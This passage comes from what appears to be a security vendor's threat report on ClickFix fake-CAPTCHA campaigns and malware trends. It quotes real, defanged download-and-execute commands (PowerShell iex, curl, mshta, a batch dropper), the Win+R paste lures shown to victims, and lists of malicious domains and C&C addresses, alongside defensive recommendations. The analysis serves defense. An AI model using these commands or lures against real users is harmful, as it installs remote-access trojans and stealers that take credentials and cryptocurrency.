KABJAG4AdgBvAGsAZQAtAHcAZQBiAHIAZQBxAHUAZQBzAHQAIAAtAFUAUgBJACAAJwBoAHQAdAB
wAHMAOgAvAC8AcwBoAG8AcgB0AGUAcgAuAG0AZQAvAGMAYgBXAFkARQAnACAALQBVAHMAZ
QBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwApAC4AYwBvAG4AdABlAG4AdAAgAHwAaQBlAHgA
```

Figure 4: Encoded PowerShell command that LevelBlue analyzed.

Through analysis of the command, LevelBlue discovered a PowerShell script which uses -ep bypass and -enc.

- ep bypass is used as a shortcut for -ExecutionPolicy Bypass. This overrides the PowerShell execution policy for the current session, allowing a script to run regardless of any systemwide restrictions in place.
- enc is a shortcut for -EncodedCommand, which tells PowerShell to expect a Base64-encoded string as the execution command, which attempts to obscure the actual command from immediate visibility.

When decoding the command, LevelBlue uncovered an invoke web request to external domain hxxps[:]//shorter[.]me/cbWYE (see figure 5).

```
(Invoke-webrequest -URI 'hxxps[:]//shorter[.]me/cbWYE' -UseBasicParsing)[.]content |iex
```

Figure 5: LevelBlue decoded the above PowerShell command, discovering an invoke web request to an external domain.

During the investigation, Level Blue Labs and the MDR team identified a variant of the malicious payload from the external domain that automatically initiated the download of a .zip compressed file. One file located in the .zip specifically stood out: client32.exe (see image 3).



Image 3: Payload variant automatically initiates the download of a .zip file.

- client32.exe is a component of NetSupport Manager, a remote desktop software. While it is a legitimate signed software (software that has been digitally signed by a trusted authority, verifying its authenticity and integrity), NetSupport Manager can be repurposed by threat actors to a RAT, granting a threat actor remote access to a device.

- During its investigation, LevelBlue also reviewed the client32.ini file and verified that the code identified a specific external IP (94[.]158[.]245[.]66) for connection (image 4).

Image 4: External IP 94[.]158[.]245[.]66 setup in Client32.ini for connection.

Open Source Intelligence (OSINT) in VirusTotal indicates that the IP address is malicious and connected to NetSupport RAT activity (see image 5).



Image 5: Details on the IP 94[.]158[.]245[.]66 published in VirusTotal.

The LevelBlue SOC and Labs teams continue to review incidents associated with ClickFix and have documented multiple variants. The following are examples of encoded/plaintext commands, auto-copied for the end user to execute. Each command attempts to pull malicious payloads externally.

Powershell.exe:

- "C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell[.]exe\" -NoP -Ex Bypass -C SV 4G ([Net.WebClient]::New());SV 5 'hxxps://w1[.]sury[.]fun/3415fdead0d6773f0ebe7a9313e181a150bc73303b8d6eb0[.]potm';(GV 4G).Value.(((([Net.WebClient]::New()|Member)|Where{(GV _).Value.Name -clike'*wn*g'}).Name))((Variable 5 -Va))|.(Get-ChildItem Alias:/*EX)"

- powershell.exe" -w hidden -ep bypass -c "iwr 'hxxps[:]//cdn-assets-load-z[.]oss-ap-southeast-1[.]aliyuncs[.]com/trrr2[.]txt'|iex"

Mshta.exe:

- "C:\WINDOWS\system32\mshta.exe" hxxps[://]dunyw[.]fun/W10CM.flac # Security check: Human required. CAPTCHA Ref: 2246

Curl/cmd.exe:

- -w h "curl hxxps[://]pastes[.]io/raw/2331-83520|iex"

- -w h "curl colledgerech[.]cc/sign/ws|iex"

- C:\WINDOWS\system32\cmd[.]exe" cmd /c c^ur^l.e^x^e -k -Ss -X POST "hxxps[://]pravaix[.]top/lv/lll.php" -o "C:\Users\Public\jkdfgf[.]bat" && start /min "" "C:\Users\Public\jkdfgf[.]bat" Please Enter or OK button

Analysis of ClickFix Infrastucture

During the investigation, LevelBlue Labs threat intelligence researchers identified that approximately 56% of the infrastructure associated with ClickFix is hosted on Cloudflare (AS13335). However, several instances have also been observed on Amazon (AS16509), Namecheap (AS22612), and other autonomous systems (ASNs), such as Vivacom (AS8866) or Art-Telecom (196936). See figure 6.

Labs researchers identified that many of the malicious sites associated with ClickFix and fake CAPTCHA were using valid HTTPS encryption and leveraging free domain-validated certificates issued by Let's Encrypt (R3, R10, and R11). Threat actors exploit free domain validated TSL certificates to deceive users into trusting fraudulent sites, because domain validated certificates verify domain ownership but do not verify the legitimacy of the website or organization.

However, some domains also used certificates from commercial providers like DigiCert and Sectigo. Approximately 30% of the certificates LevelBlue Labs analyzed appeared to be self-signed certificates, i.e., certificates that are not certified by a trusted certificate authority. The ClickFix and fake CAPTCHA domains LevelBlue analyzed were registered with multiple domain name registrars and in different countries; however, 64% of the domains were registered with Namecheap (41%) and Web Commerce Communications (35.9%). See figure 7.



*Figure 6: LevelBlue Labs identified the hosting providers of infrastructure known to be associated with ClickFix and fake CAPTCHA.**



Figure 7: Percent of ClickFix and fake CAPTCHA domains registered with domain name registrars.

*Figures do not add up to 100% due to rounding.

LevelBlue Labs is also tracking multiple ClickFix and fake CAPTCHA campaigns that impersonate Cloudflare, typically by mimicking its security checks or CAPTCHA verification pages. Several of the ClickFix campaigns used pages that displayed a similar visual layout to the one reported in a blog from Sekoia.io on their analysis of Interlock ransomware. See image 6 below showing two fraudulent pages mimicking the legitimate Cloudflare page.



Image 6: Examples of Cloudflare fake verification pages.

In the image on the right, the fake Cloudflare verification page does not ask users to input a specific key combination. Instead, it simply displays a "Fix it" button. When a user clicks on the button, the malware silently copies a malicious command to the clipboard without any visible indication to the user. This allows the dingo-windowsds[.]live domain to propagate the LandUpdate808/Kongtuke payload.

```
powershell -w H -c "$s='irm dnsgo-windowsds[.]live/Z9JThRRIL';iex ([string]::Join('|',
```

Figure 8: An example of the malicious code copied from hmobil[.]cz clickfix.

The LevelBlue Labs team observed additional campaigns using Cloudflare impersonation pages that claimed suspicious traffic had been detected from the user's network. These pages instruct the user to copy a fake verification code, which is in fact a command that launches PowerShell and connects to tripallmaljok[.]com. This particular ClickFix campaign has also been reported by CyberAlberta and Inde threat researchers. The final payload associated with this fake CloudFlare Turnstile is SectopRAT, a .NET-based RAT sold through hacking forums (image 7). (Cloudflare Turnstile is a free CAPTCHA replacement solution.)



Image 7: Fake Cloudflare verification associated with ClickFix which leads to a SectopRAT payload.

Fake CloudFlare Turnstiles are also used for targeting users of cryptocurrency services, such as Pump Fun (pump[.]fun). Pump Fun allows users to create and trade meme coins, a type of cryptocurrency often associated with online memes and speculation. The victim is prompted to perform specific key combinations to verify they are not a robot (image 8):

- Press and hold the Windows key + R
- In the verification window, press Ctrl + V
- Press Enter on your keyboard to finish



Image 8: An example of a fake Cloudflare Turnstile impersonating a Pump Fun verification process.

If the user follows the false verification steps, the command (figure 9) downloads and executes the Quasar RAT payload via a CURL (client URL), which is a command line tool that developers use to transfer data to and from a server.

```
cmd /c start /min cmd[.]exe /c “curl -L “hxxps[://]lnk1man[.]pages[.]dev/a[.]cmd” -o
“%temp%\\verification[.]txt[.]bat” && call “%temp%\\verification[.]txt[.]bat”$s, ‘iex’))”
```

Figure 9: The command executed when a victim follows the fake Pump Fun verification.

LevelBlue has also observed fake Cloudflare Turnstile pages impersonating the cryptocurrency exchange Coinbase. This campaign was also used to distribute Quasar RAT. (Quasar is an open-source remote administration tool that threat actors repurpose into a Remote Access Trojan targeting Windows operating systems and devices.) The visual appearance of the fake Cloudflare Turnstile used to impersonate Coinbase verification differed from the one used to impersonate Pump Fun verification (as shown in image 8 above); however, the directions to perform specific key combinations are the same (image 9):

- Press and hold the Windows key + R
- In the verification window, press Ctrl + V
- Press Enter on your keyboard to finish



Image 9: A fake Cloudflare Turnstile targeting Coinbase users.

Fake reCAPTCHA, an imitation of a CAPTCHA system owned by Google, is another fake CAPTCHA that is actively being circulated. As with the fake Cloudflare Turnstile, the LevelBlue team has observed multiple variants of fake reCAPTCHA attacks. Image 10 shows a fake reCAPTCHA verification targeting Solara developers. Again, the design differs, but the directions for the specific key combinations remain the same.



Image 10: An example of a fake reCAPTCHA ruse.

When the victim follows the instructions, a PowerShell command is copied into the clipboard and executed. The command retrieves a Pentagon Stealer payload from the URL *hxxps[:]//stealer[.]cy/psc?uid=101a*. Researchers at Any.run reported this emerging malware in their blog post *Pentagon Stealer: Go and Python Malware with Crypto Theft Capabilities.*

Another widely used fake reCAPTCHA (which gives the same instructions to the victim) downloads PowerShell scripts which fetch the final Lumma Stealer payload (image 11). Lumma Stealer is an information stealer written in C language that is available as Malware-as-a-Service. Threat actors have delivered many other payloads, including NetSupport RAT, Rhadamanthys, Emmenhtal, and StealC, using the fake reCAPTCHA.



Image 11: Example of a fake reCAPTCHA message spreading Lumma Stealer.

LevelBlue is also monitoring a fake reCAPTCHA campaign targeting Booking.com users. This campaign is highly active, creating domains that impersonate Booking.com. The instructions to the victim for performing specific key combinations are worded differently, but the sequence remains consistently the same to trigger malicious execution (image 12):

- Press WIN + R
- Press CNTRL + V and press ENTER

The malicious domains follow various naming patterns and deliver multiple payloads, including Lumma Stealer, XWorm, AsyncRAT, DonutLoader, and other information stealers. The Booking.com campaign has previously been reported by Microsoft and Validin researchers.



Image 12: Verification steps are worded differently, but the key combinations that trigger malicious prompts are the same.

Domains Associated With ClickFix Identified by LevelBlue Labs

The following list is accurate as of the publishing date of this report. LevelBlue Labs continues to monitor and track malicious domains associated with ClickFix and other campaigns.

Domain	Associated Campaign
access-ssa-gov[.]es	FakeCaptcha (reCAPTCHA)
elite-vpn[.]com	FakeCaptcha (CloudFlare)
parthere-conreseved[.]com	FakeCaptcha (Booking/reCAPTCHA)
extranet-listing[.]com	FakeCaptcha(Booking/reCAPTCHA)
verif.rabonet[.]xyz	FakeCaptcha (CloudFlare)
citrixget[.]com	FakeCaptcha(CloudFlare)

Figure 10: Domains associated with ClickFix identified by LevelBlue Labs.

LevelBlue Recommends

With the results of LevelBlue's investigation on confirmed incidents and ongoing research on ClickFix, LevelBlue's MDR team recommends security professionals implement the measures below to help mitigate current and future risks.

1 Restrict PowerShell Access

Implement Just Enough Administration (JEA): JEA limits users to only the specific cmdlets and parameters necessary for their roles, reducing the attack surface.

Enforce Constrained Language Mode: This restricts PowerShell functionality for non-administrative users, minimizing the risk of abuse.

Remove or Limit PowerShell Access Where Unnecessary: Use AppLocker or Windows Defender Application Control (WDAC) to block PowerShell execution in environments or user groups in which it is not required.

2 Apply Execution Policies and Application Control

Set Execution Policies: Configure PowerShell execution policies to "AllSigned" or "RemoteSigned" to ensure that only trusted scripts are allowed to run.

3 Leverage Endpoint Detection and Response (EDR)

Utilize EDR Capabilities: Monitor, detect, and block suspicious PowerShell activity, including the use of encoded or obfuscated commands and scripts.

4 Limit User Privileges

Enforce the Principle of Least Privilege: Grant users only the permissions necessary to perform their duties. Avoid assigning local administrator rights unless absolutely required.

Malware Trends

LevelBlue Labs, our threat intelligence unit, continuously tracks malware families using internal threat analysis systems and threat intelligence data from LevelBlue OTX, one of the largest open threat intelligence platforms globally with more than 450,000 users contributing intelligence daily. In this edition, we profile five prominent malware families that were seen most frequently in our detections during the first half of 2025. The Lumma Stealer (aka LummaC2) malware family, which first emerged on multiple Russian-language speaking cybercriminal forums in 2022, was the most frequently seen malware in our detections during this period. However, as previously stated, we also saw an increase in the frequency of Remote Access Trojans (RATs) such as AsyncRAT and RMM tools such as NetSupport (see figure 11).



Figure 11: New IOCs by Malware Family.

AsyncRAT

AsyncRAT first became popular in 2019 as a remote access tool with a secure tunnel for system administrators. Because the code repository is easy to access and modulate, threat actors frequently use it as a late-stage payload for C&C.

Newer variants have been observed written in Rust programming language, which is designed as an alternative to languages like C and C++. Prior iterations are written in C#. Some of the highlights from AsyncRAT include persistence via scheduled tasks, registry keys, keylogging, file transfer, and remote shells.

Key Features of AsyncRAT

Process injection

The malware is known to inject malicious files into legitimate Windows processes to disguise process execution.

Persistence

It employs scheduled tasks and registry run key modifications to ensure the malware stays present on the victim host on restart.

Keylogging and screen capture

It employs a keylogging feature to transmit keystrokes to the C&C and screen capture to grab sensitive information.

Anti-sandbox and antivirus

The malware can detect if it is being executed in a virtual machine (VM). It can also abort execution to prevent analysis and disable a popular antivirus tool once it infects a machine.

Type	Indicator	Description
IP	45[.]81[.]23[.]113	C&C
IP	207[.]231[.]105[.]106	C&C
IP	213[.]209[.]143[.]36	C&C
IP	167[.]114[.]215[.]75	C&C
IP	213[.]209[.]143[.]37	C&C
IP	209[.]200[.]252[.]21	C&C

Table 1: The latest indicators of compromise for AsyncRAT.

Lumma Stealer (LummaC2)

Lumma Stealer is information-stealing malware that is distributed under a Malware-as-a-Service (MaaS) model. It primarily targets Microsoft Windows operating systems (from Windows 7 to 11) and is designed to exfiltrate sensitive data, including login credentials, cryptocurrency wallet information, and browser stored data.

Lumma Stealer has remained highly active in the first half of 2025, consistently distributed through phishing campaigns, malvertising, fake CAPTCHA pages, compromised platforms, and traffic distribution systems (TDS). Threat actors have also continued to evolve the capabilities and delivery mechanisms of this malware family, making it difficult to detect. Both have contributed to widespread infections of Lumma Stealer across global regions and multiple industries.

Between March 16 and May 16, 2025, Microsoft identified more than 394,000 Windows systems infected with the Lumma malware globally. In response, Microsoft's Digital Crimes Unit (DCU), in collaboration with Europol and international partners, launched a coordinated operation to disrupt the stealer's infrastructure.

Our team observed a steady increase in IOC activity associated with Lumma Stealer in the first half of 2025. That activity peaked at the end of Q2 2025. Lumma Stealer infrastructure was taken down in May 2025.

